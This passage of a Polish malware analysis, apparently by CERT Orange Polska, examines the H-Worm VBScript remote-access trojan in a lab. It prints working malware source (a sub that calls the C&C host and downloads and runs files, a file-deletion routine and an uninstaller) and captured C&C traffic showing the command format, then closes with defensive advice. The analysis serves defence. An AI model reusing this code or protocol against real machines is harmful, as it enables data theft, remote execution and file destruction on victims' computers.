
Przy użyciu udostępnianej przez malware funkcji wykonywania poleceń z linii poleceń systemu Windows uruchomiony został program Paint:




Akcja się powiodła, na pulpicie ofiary pojawia się okienko Painta.




Wirus pozwala również na wysłanie pliku na komputer ofiary i zdalne jego uruchomienie:




Wynikiem jest uruchomienie pliku „putty.exe” na komputerze ofiary



Co gorsza, przy wykorzystaniu opisywanego malware'u cyberprzestępca może doprowadzić do uruchomienia dowolnego skryptu visualbasic. Poniżej przykład zdalnego uruchomienia pliku *test-uruchomienia-skryptu-visualbasic-na-zainfekowanym-komputerze.vbs*:



Wynik poprawnie wykonanego skryptu po stronie zainfekowanego użytkownika:



H-Worm pozwala również na przesłanie do C&C dowolnego pliku z dysku użytkownika:

```
sub download (fileurl,filedir)

if filedir = "" then
   filedir = installdir
end if

strsaveto = filedir & mid (fileurl, instrrev (fileurl,"\") + 1)
set objhttpdownload = createobject("msxml2.xmlhttp")
objhttpdownload.open "post","http://" & host & ":" & port &"/" & "is-sending" & spliter & fileurl, false
objhttpdownload.send ""

set objfsodownload = createobject ("scripting.filesystemobject")
if  objfsodownload.fileexists (strsaveto) then
    objfsodownload.deletefile (strsaveto)
end if
if  objhttpdownload.status = 200 then
    dim  objstreamdownload
    set  objstreamdownload = createobject("adodb.stream")
    with objstreamdownload
         .type = 1
         .open
         .write objhttpdownload.responsebody
         .savetofile strsaveto
         .close
    end with
    set objstreamdownload  = nothing
end if
if objfsodownload.fileexists(strsaveto) then
   shellobj.run objfsodownload.getfile (strsaveto).shortpath
end if
end sub
```


Wynikiem wydania polecenia z C&C było pobranie pliku tekstowego o nazwie *Test-sciagania-pliku-zainfekowanego-komputera.txt* z Pulpitu zainfekowanego użytkownika. Komunikacja sieciowa przebiegła poprawnie, a wskazany plik został skopiowany do cyberprzestępcy.

```
Transmission Control Protocol, Src Port: 49860, Dst Port: 80, Seq: 1, Ack: 1, Len: 417
Hypertext Transfer Protocol
  POST /is-recving%3C%7C%3EC:/Users/Iwo%20Graj/Desktop/Test-sciagania-pliku-zainfekowanego-komputera.txt HTTP/1.1\r\n
  Accept: */*\r\n
  Accept-Encoding: gzip, deflate\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)\r\n
  Host: [redacted]\r\n
  Content-Length: 0\r\n
  Connection: Keep-Alive\r\n
  Cache-Control: no-cache\r\n
  \r\n
  [Full request URI: http://[redacted]/is-recving%3C%7C%3EC:/Users/Iwo%20Graj/Desktop/Test-sciagania-pliku-zainfekowanego-komputera.txt]
  [HTTP request 1/1]
  [Response in frame: 1892]
```

```
0060  61 6a 2f 44 65 73 6b 74  6f 70 2f 54 65 73 74 2d   aj/Deskt op/Test-
0070  73 63 69 61 67 61 6e 69  61 2d 70 6c 69 6b 75 2d   sciagani a-pliku-
0080  7a 61 69 6e 66 65 6b 6f  77 61 6e 65 67 6f 2d 6b   zainfeko wanego-k
0090  6f 6d 70 75 74 65 72 61  2e 74 78 74 20 48 54 54   omputera .txt HTT
00a0  50 2f 31 2e 31 0d 0a 41  63 63 65 70 74 3a 20 2a   P/1.1..A ccept: *
00b0  2f 2a 0d 0a 41 63 63 65  70 74 2d 45 6e 63 6f 64   /*..Acce pt-Encod
00c0  69 6e 67 3a 20 67 7a 69  70 2c 20 64 65 66 6c 61   ing: gzi p, defla
00d0  74 65 0d 0a 55 73 65 72  2d 41 67 65 6e 74 3a 20   te..User -Agent:
00e0  4d 6f 7a 69 6c 6c 61 2f  34 2e 30 20 28 63 6f 6d   Mozilla/ 4.0 (com
00f0  70 61 74 69 62 6c 65 3b  20 4d 53 49 45 20 37 2e   patible;  MSIE 7.
0100  30 3b 20 57 69 6e 64 6f  77 73 20 4e 54 20 36 2e   0; Windo ws NT 6.
0110  31 3b 20 54 72 69 64 65  6e 74 2f 34 2e 30 3b 20   1; Tride nt/4.0;
0120  53 4c 43 43 32 3b 20 2e  4e 45 54 20 43 4c 52 20   SLCC2; .  NET CLR
0130  32 2e 30 2e 35 30 37 32  37 3b 20 2e 4e 45 54 20   2.0.5072 7; .NET
0140  43 4c 52 20 33 2e 35 2e  33 30 37 32 39 3b 20 2e   CLR 3.5. 30729; .
0150  4e 45 54 20 43 4c 52 20  33 2e 30 2e 33 30 37 32   NET CLR  3.0.3072
0160  39 3b 20 4d 65 64 69 61  20 43 65 6e 74 65 72 20   9; Media  Center
```

Pobierany plik tekstowy w lokalizacji Pulpitu użytkownika

„Test-sciagania-pliku-zainfekowanego-komputera.txt”:




Kolejna funkcja w kodzie odpowiedzialna jest za usuwanie plików z komputera użytkownika:

```
sub deletefaf (url)
on error resume next

filesystemobj.deletefile url
filesystemobj.deletefolder url

end sub
```

Po wydaniu polecenia z Command Control, do którego odpytywał się zainfekowany komputer:

delete<|>C:\Users\Iwo Graj\Desktop\putty.exe

z Pulpitu zainfekowanego użytkownika został usunięty plik „putty.exe”.



Komunikacja zainfekowanego komputera z żądaniem usunięcia pliku „putty.exe”:


```
Frame 19566: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
Ethernet II, Src: PcsCompu_8e:61:b4 (08:00:27:8e:61:b4), Dst: PcsCompu_62:8c:71 (08:00:27:62:8c:71)
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 80, Dst Port: 51950, Seq: 105, Ack: 304, Len: 44
[2 Reassembled TCP Segments (148 bytes): #19565(104), #19566(44)]
Hypertext Transfer Protocol
    HTTP/1.1 200 OK\r\n
    Connection: close\r\n
    Content-Type: text/html\r\n
    Content-Length: 44\r\n
    Server: Indy/9.0.18\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.003470000 seconds]
    [Request in frame: 19564]
    File Data: 44 bytes
Line-based text data: text/html
    delete<|>C:\Users\Iwo Graj\Desktop\putty.exe
```

```
0000  08 00 27 62 8c 71 08 00  27 8e 61 b4 08 00 45 00   ..'b.q.. '.a...E.
0010  00 54 2d 69 40 00 80 06  00 00 0a 00 02 04 0a 00   .T-i@... ........
0020  02 0f 00 50 ca ee 3c f9  ac 2e 72 6f 51 fe 50 19   ...P..<. ..roQ.P.
0030  01 00 18 59 00 00 64 65  6c 65 74 65 3c 7c 3e 43   ...Y..de lete<|>C
0040  3a 5c 55 73 65 72 73 5c  49 77 6f 20 47 72 61 6a   :\Users\ Iwo Graj
0050  5c 44 65 73 6b 74 6f 70  5c 70 75 74 74 79 2e 65   \Desktop \putty.e
0060  78 65                                             xe
```

Wirus zawierał również funkcję samo-odinstalowania, włącznie z usunięciem wpisów w rejestrze oraz wszystkich lokalizacji w zainfekowanym systemie.

```
sub uninstall
on error resume next
dim filename
dim foldername

shellobj.regdelete "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\" & split (installname,".")(0)
shellobj.regdelete "HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\" & split (installname,".")(0)
filesystemobj.deletefile startup & installname ,true
filesystemobj.deletefile wscript.scriptfullname ,true

for  each drive in filesystemobj.drives
if  drive.isready = true then
if  drive.freespace  > 0 then
if  drive.drivetype  = 1 then
    for  each file in filesystemobj.getfolder ( drive.path & "\").files
        on error resume next
        if  instr (file.name,".") then
            if  lcase (split(file.name, ".")(ubound(split(file.name, "."))) <> "lnk" then
                file.attributes = 0
                if  ucase (file.name) <> ucase (installname) then
                    filename = split(file.name,".")
                    filesystemobj.deletefile (drive.path & "\" & filename(0) & ".lnk" )
                else
                    filesystemobj.deletefile (drive.path & "\" & file.name)
                end If
            else
                filesystemobj.deletefile (file.path)
            end if
        end if
    next
    for each folder in filesystemobj.getfolder( drive.path & "\" ).subfolders
        folder.attributes = 0
    next
end if
end if
end if
next
wscript.quit
end sub
```

Po wydaniu spreparowanego żądania wirus został odinstalowany z komputera, co pokazuje poniższa przechwycona komunikacja sieciowa ze spreparowanym na potrzeby analizy C&C.



Rekomendacja

CERT Orange Polska stanowczo zaleca używanie oprogramowania antywirusowego i jego stałą aktualizację, które z dużym prawdopodobieństwem pomoże uniknąć kolejnych infekcji złośliwym oprogramowaniem i/lub pomoże zminimalizować skutki infekcji. Zaleca również stosowanie oprogramowania typu firewall, którego zadaniem jest zablokowanie niechcianego ruchu sieciowego.

Warto podkreślić po raz kolejny, że nigdy nie należy otwierać załączników z maili, co do których pochodzenia nie mamy 100% pewności. Jeśli nagle otrzymujesz drogą elektroniczną informacje o paczce, której nigdy nie zamawiałeś, wygranej w loterii w której nie brałeś udziału, fakturze od operatora z którego usług nie korzystasz, rachunku za coś czego nie kupowałeś itp. warto przezwyciężyć ciekawość i taki mail po prostu od razu usunąć, lub przesłać do nas na adres: cert.opl@orange.com

W przypadku tej kampanii, użytkownicy Orange, którzy dostali złośliwy załącznik i go uruchomili są chronieni przed wyciekiem swoich danych za pomocą CyberTarczy.

W przypadku braku oprogramowania antywirusowego zalecana jest również instalacja i przeskanowanie swojego systemu operacyjnego pod kątem złośliwego oprogramowania, które może znajdować się na komputerach użytkowników, którzy uruchomili analizowany malware.